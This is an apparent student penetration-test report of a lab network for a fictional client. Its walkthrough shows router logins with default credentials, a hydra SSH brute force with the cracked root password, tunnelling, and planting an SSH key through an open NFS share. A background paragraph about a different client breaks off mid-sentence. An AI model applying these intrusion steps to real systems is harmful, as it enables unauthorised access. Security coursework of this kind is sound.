Abertay University

Network Security Assessment

Tia C

CMP314: Computer Networking 2

Ethical Hacking - Year 3

2020/21

.

Abstract

This report aims to allow the reader to fully understand the outcome of the requested network assessment and will detail what the client can do to improve their network, in terms of their security, performance and running costs.

ACME Inc. have asked the analyst to produce a detailed report containing a network diagram, subnet table, a security evaluation and a critical evaluation of the network design. In terms of the security testing, the tester has been given full scope of the network and has been provided a device with a Kali Linux operating system installed. The client has asked that the tester uses the tools provided on the Kali machine, as they are concerned of the security issues that could arise if unproven and unknown tools are used on the network. Any material not within scope, such as the VM the client has given the investigator, will not be tested with the penetration tools, as this would breach the Computer Misuse Act and would be illegal.

When the investigator has finished their assessment, they will discuss countermeasures and recommendations for the company to look at implementing to their network. The investigator will aim to provide estimates of effort and cost for the company to implement these solutions for their network.

.

+Contents

.

.

INTRODUCTION

BACKGROUND


With more and more businesses, companies and people moving online – the more risks that become involved, especially for businesses like our client's, Astley Skateboards. The company bought their website from a web application development company, the owner of Astley Skateboards was concerned that there may be security flaws within the application that could be exploited. They have asked the tester to carry out an assessment of the web application with the aim to create a report of their findings as well as recommendations on securing the website. Without the website being tested for vulnerabilities, it is possible that the company and its customers could be potential victims of cybercrime. Some of the possible outcomes could be personal information such as bank card information, usernames and passwords being stolen, money can be sent to the attackers rather than the company, the website could be defaced by malicious attackers and

AIM

The tester will scan the network for open ports and services to take advantage of or gather information from. With the information that they have gathered, they will move onto the enumeration stage where they attempt to find information about the rest of the network and the machines connected to it, once they have a sufficient amount of information they will continue to the system hacking and exploitation stage where the tester will attempt to gain access into the network and into the machines connected to it as well as escalate their own privileges to the root user.

The tester will then feedback this information to the user within the discussion section of the report and they will also recommend countermeasures that the client should implement in order to protect themselves from threats that the tester has identified. The tester will also provide an overall rating of the system and what they believe the client should do after they receive this document.

NETWORK DIAGRAMS



Subnet Table

Network Address	Subnet Address Range	Broadcast Address	IP Addresses in use	Hosts	CIDR
13.13.13.0	13.13.13.1-13.13.13.254	13.13.13.255	13.13.13.12	254	/24
172.16.221.16	172.16.221.1-172.16.221.254	172.16.221.255	172.16.221.16 172.16.221.237	254	/24
192.168.0.32	192.168.0.33-192.168.0.62	192.168.0.63	192.168.0.33 192.168.0.34	30	/27
192.168.0.64	192.168.0.65-192.168.0.94	192.168.0.95	192.168.0.65 192.168.0.66	30	/27
192.168.0.96	192.168.0.97-192.168.0.102	192.168.0.103	192.168.0.97 192.168.0.98	30	/27
192.168.0.128	192.168.0.129-192.168.0.158	192.168.0.159	192.168.0.129 192.168.0.130	30	/27
192.168.0.192	192.168.0.193-192.168.0.222	192.168.0.223	192.168.0.193 192.168.0.199 192.168.0.200 192.168.0.203 192.168.0.215	30	/27
192.168.0.224	192.168.0.225-192.168.0.226	192.168.0.227	192.168.0.225 192.168.0.226	2	/30
192.168.0.228	192.168.0.229-192.168.0.230	192.168.0.231	192.168.0.229 192.168.0.230	2	/30
192.168.0.232	192.168.0.233-192.168.0.234	192.168.0.235	192.168.0.233 192.168.0.234	2	/30
192.168.0.240	192.168.0.241-192.168.0.242	192.168.0.243	192.168.0.241 192.168.0.242	2	/30

TCP Services

Service	Port Number	Port Status (open/filtered)	Addresses
Telnet	23	open	.33/27, .97/27, .129/27, 193/27, .225/30, .226/30, .229/30, .230/30, .233/30
SSH	22	open	.12/24, .34/27, .66/27, .130/27, .225/30, .242/30, .193/27, .215/27, .200/27
Domain(DNS)	53	open	192.168.0.98
HTTP	80	open	.33/27, .97/27, .129/27, 193/27, .225/30, .226/30, .229/30, .230/30, .233/30
rpcbind	111	open	12/24, .34/27, .66/27, .130/27, .242/30, 215/27
msrpc	135	open	192.168.0.199

HTTPS	443	open	.33/27, .97/27, .129/27, 193/27, .225/30, .226/30, .229/30, .230/30, .233/30
NFS	2049	open	.12/24, .33/27, .66/27, .130/27, .215/27
quagga	2601, 2604, 2605	open	192.168.0.98
ms-wbt-server	3389	open	192.168.0.200

UDP Services

Service	Port Number	Port Status (open/filtered/closed)	Address
DHCPS	67	Open|filtered	192.168.0.203
NTP	123	Open	.16/24, .33/27, .129/27, 193/27, .225/30, .226/30, .229/30, .129/27 .230/30, .233/30
Netbios-ns	137	Open	192.168.0.199/27
SNMP	161	Open	.16/24, .33/27, 129/27, 193/27, .225/30, .226/30, .229/30, .129/27, .230/30, .233/30
Timbuktu	407	Closed	192.168.0.233/30
IPP	631	Filtered	.12/24, .34/27, .66/27, .130/27
expl	1021	Filtered	192.168.0.34/27
Zeroconf/mDNS	5353	Open	.12/24, .66/27, 237/24, .130/27, 215/27,
candp	42508	closed	192.168.0.233/30

NETWORK MAPPING

To begin the investigation, the tester had to map the network first. Using the kali machine provided, *ifconfig* command was ran to identify networking information about the host machine. Running this command shown the IP address, subnet mask and interfaces that were being used by the Kali Machine. *(Fig. 1*)




Figure 1 - Results of 'ifconfig' command

Once the tester had the IP address, netmask and broadcast address of the host machine, they calculated the subnet range that the machine belonged to, (*Appendix A for calculations*). Using the CIDR notation for the subnet range, the IP addresses within the 192.168.0.200/27 were found by a Nmap scan. The nmap command used can be seen below in figure 2.

```
root@kali:~/Desktop# nmap -sV 192.168.0.200/27
```

Figure 2 – nmap command used to scan the subnet range

This identified a VyOS router running on the IP address, 192.168.0.193 as well as other machines running on the subnet, such as a workstation and the kali machine. There was the address ending .203 that shown as up, but with no ports open. The VyOS router had a http and telnet port open. Navigating to this address on a web browser shows that VyOS has been set

up. Telnetting into the router shown that it was password protected but using the VyOS default username and password allowed the tester to log into the router *(Fig. 3).*

```
root@kali:~/Desktop# telnet 192.168.0.193
Trying 192.168.0.193 ...
Connected to 192.168.0.193.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Fri Aug 21 10:53:31 UTC 2020 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$
```

Figure 3 - Telnetting into 192.168.0.193

The route map proved that there were other addresses outwith the .200/27 subnet, so the tester done a nmap scan of the full 192.168.0.0 address range. This identified that there were 15 hosts up within the address range. The nmap scans can be seen in Appendix B.

One of these hosts (192.168.0.203) said that all 1000 scanned ports were closed. However, when a UDP scan was performed on this address, it shown that there was a DHCPS service running on it, *(Fig. 4).*

```
root@kali:~/Desktop# nmap -sU 192.168.0.203
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-29 14:52 EST
Stats: 0:01:16 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 7.44% done; ETC: 15:07 (0:13:16 remaining)
Stats: 0:05:02 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 28.70% done; ETC: 15:09 (0:11:58 remaining)
Stats: 0:09:14 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 52.43% done; ETC: 15:09 (0:08:12 remaining)
Stats: 0:17:29 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 98.78% done; ETC: 15:10 (0:00:13 remaining)
Nmap scan report for 192.168.0.203
Host is up (0.00054s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
67/udp open|filtered dhcps
MAC Address: 00:15:5D:00:04:26 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 1099.44 seconds
root@kali:~/Desktop#
```

Figure 4 - UDP Scan showing dhcps service on host

After reviewing the results of the nmap scan, the addresses that were shown to have telnet open were accessed in order to gather information about the router they belonged to. There were three routers in total. The tester reviewed all the ip routes from each of the routers and

identified that there were two subnet addresses that were uncontactable from the kali machine, *(Fig 5).*

```
O>* 192.168.0.64/27 [110/30] via 192.168.0.234, eth5, 00:07:44
O>* 192.168.0.96/27 [110/20] via 192.168.0.234, eth5, 00:07:44
```

Figure 5 - Uncontactable subnet addresses within router 3

These subnets were connected by 234 which is part of 230 subnet, through which 192.168.0.240 is connected to through router 3. The machine with the address 192.168.0.242 is contactable through kali, which meant that there was now a route that would allow the investigator to move further into the network.

The nmap scans shown that ssh was running as well as http. In order to access the shell on .242, hydra was used to brute force the password for the root user. The wordlist, password.lst from the Metasploit framework was used, but was copied and pasted into password.txt in the Desktop directory, (*Fig 6*).

```
root@kali:~/Desktop# hydra -l root -P passwords.txt ssh://192.168.0.242
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purpose
s.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-12-30 16:07:16
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to pre
vent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 88080 login tries (l:1/p:88080), ~5505 tries per task
[DATA] attacking ssh://192.168.0.242:22/
[STATUS] 178.00 tries/min, 178 tries in 00:01h, 87904 to do in 08:14h, 16 active
[STATUS] 134.00 tries/min, 402 tries in 00:03h, 87680 to do in 10:55h, 16 active
[STATUS] 116.86 tries/min, 818 tries in 00:07h, 87264 to do in 12:27h, 16 active
[STATUS] 118.07 tries/min, 1771 tries in 00:15h, 86311 to do in 12:12h, 16 active
[22][ssh] host: 192.168.0.242   login: root   password: apple
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-12-30 16:36:17
root@kali:~/Desktop#
```

Figure 6 - Hydra cracking the SSH password in .242

Once the password had been found, the tester accessed the machine via SSH and began the process of setting up the tunnel to the kali machine. In order to set the tunnel up, the sshd_config file was checked to see if the 'PermitTunnel' option was set to 'yes'. Once the tester had confirmed that this option had been set, they reset the ssh service and moved onto setting the tunnel up, *(Fig 7).*

```
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
PermitTunnel yes
StrictModes yes
```

Figure 7 - Setting PermitTunnel to 'yes' in the sshd_config file

The ssh command to connect was sent again but included '-w 0:0'. This flag creates the interface tun0 on both the .200 machine and the .242 machine, (*Fig 8*). This interface is used when assigning the IP addresses from the 1.1.1.0/30 subnet to the machines.

```
root@kali:~/Desktop# ssh -w 0:0 root@192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Thu Dec 31 14:49:11 2020 from 192.168.0.200
root@xadmin-virtual-machine:~#
```

Figure 8 - Setting up the tunnel interface through the SSH command

The IP address 1.1.1.1/30 was assigned to the kali machine, and the IP address 1.1.1.2/30 assigned to the .242 machine, (*Fig 9*).

```
root@kali:~/Desktop# ip addr add 1.1.1.1/30 dev tun0
root@kali:~/Desktop# ip link set tun0 up
root@xadmin-virtual-machine:~# ip addr add 1.1.1.2/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
```

Figure 9 - Assigning the IP addresses to each host

Once the IP addresses had been assigned and set up, the tunnels had been set up, but would not forward any traffic from .242 to the kali machine. To do this, the file that allowed forwarding in the .242 machine had to be changed to 1, this would allow the traffic to be forwarded to .200, (*Fig 10*).

```
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
```

Figure 10 - Toggling the file to allow traffic forwarding

When the tunnels had been set up and the traffic was being forwarded properly, the route to 192.168.0.234 was added. This allowed the kali machine to nmap the 192.168.0.234 address, (*Fig 11*).

```
root@kali:~/Desktop# route add -host 192.168.0.234 tun0
```

Figure 11 – Adding the route to 192.168.0.234 on the tun0 interface

Once the route to .234 had been set up, the route to the .64 subnet was set up after. Doing a nmap of the subnet shown that there was an address, 192.168.0.66 with nfs and ssh open, (*Fig 12*).

```
root@kali:~/Desktop# route add -net 192.168.0.64/27 tun0
root@kali:~/Desktop# nmap 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-03 16:03 EST
Nmap scan report for 192.168.0.66
Host is up (0.0076s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap done: 32 IP addresses (1 host up) scanned in 15.10 seconds
root@kali:~/Desktop#
```

Figure 12 - NMAP'ing the 192.168.0.66 subnet

Attempting to SSH into .64 requires a password, however nfs was open. Checking the mount location, mounting .66 would put the tester directly into the root directory of the machine, (*Fig 13*).

```
root@kali:~# showmount -e 192.168.0.66
Export list for 192.168.0.66:
/ 192.168.0.*
root@kali:~# mkdir mount66
root@kali:~# mount -t nfs 192.168.0.66:/ ./mount66
root@kali:~#
```

Figure 13 - Mounting the .66 host

Mounting the .66 allowed the tester to access all the directories and files within the machine, this meant that instead of bruteforcing the password for the ssh, an SSH key could be placed into the .ssh files granting the kali machine to ssh in without a password. The SSH key was generated on the kali machine using the command, *'ssh-keygen', (Fig 14).*

```
root@kali:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:t5O02etIkSFulvfIQcxoscj+6tJsp6IEJjxSx56TEqM root@kali
The key's randomart image is:
+---[RSA 3072]----+
|        .        |
|   . . . *       |
|  + o o = =      |
|.o = + o + o     |
|E+. = . S B      |
|+... . + = @     |
|  .  o  . X o    |
| .  o +... o .   |
|  .. =+o  ..o    |
+----[SHA256]-----+
root@kali:~#
```

Figure 14 - Generating the SSH Key

As there was no existing directory to place the key into, the tester created a directory .ssh into the root directory. Once the directory was created, an 'authorized_keys' file was created – this was the file that the keys would be placed into to allow the kali machine to access the .66 machine, *(Fig 15)*.

```
root@kali:~/mount66/root# mkdir .ssh
root@kali:~/mount66/root# cd .ssh
root@kali:~/mount66/root/.ssh# ls
root@kali:~/mount66/root/.ssh# touch authorized_keys
root@kali:~/mount66/root/.ssh# ls
authorized_keys
```

Figure 15 - Creating the authorized_keys file on the mounted host

Once the directory and file had been set up, the keys were copied over to the authorized_keys file in the mounted directory, *(Fig 16).*

```
root@kali:~# cp ~/.ssh/id_rsa.pub mount66/root/.ssh/authorized_keys
```

Figure 16 - Copying the SSH key into the mounted host

When the keys were copied over and the machine was unmounted, the tester attempted to SSH in to the .66 machine. As the key was present in the .ssh directory, there was no requirement for a password and the tester was logged in to the machine*, (Fig 17).*

```
root@kali:~# ssh 192.168.0.66
The authenticity of host '192.168.0.66 (192.168.0.66)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.66' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@xadmin-virtual-machine:~#
```

Figure 17 - Accessing the .66 host using the SSH key

The tester checked the interfaces to see if there were any other interfaces attached, which proved that the machine was standalone. The tester also tried running programs remotely from

the SSH channels and a firefox browser was opened on the .66 machine through SSH which shown the existence of a PFSense firewall, (*Fig 18*).




Figure 18 - Accessing the firefox browser from 192.168.0.66

The browser page that was opened did not immediately open the firewall page but shown that there was recently a firewall website opened. The way firefox had been configured meant that the tester was able to pick up on where a user left off, *(Fig 19).*




Figure 19 - Firefox with firewall webpage in the restored pages

Once the webpage had been restored, the tester was able to see the login page for the PfSense, as well as the address that the firewall was being hosted on. This address was 192.168.0.98, with the subnet being calculated as 192.168.0.96/27. Another tunnel was set up, this tunnel being through 192.168.0.66, with a route to 192.168.0.96/27*, (Fig 20).*




Figure 20 - Setting up a second tunnel through .66

When the tunnel was set up, the subnet 192.168.0.96/27 was scanned with nmap. This found the firewall and a fourth VyOS router, *(Fig 21).*

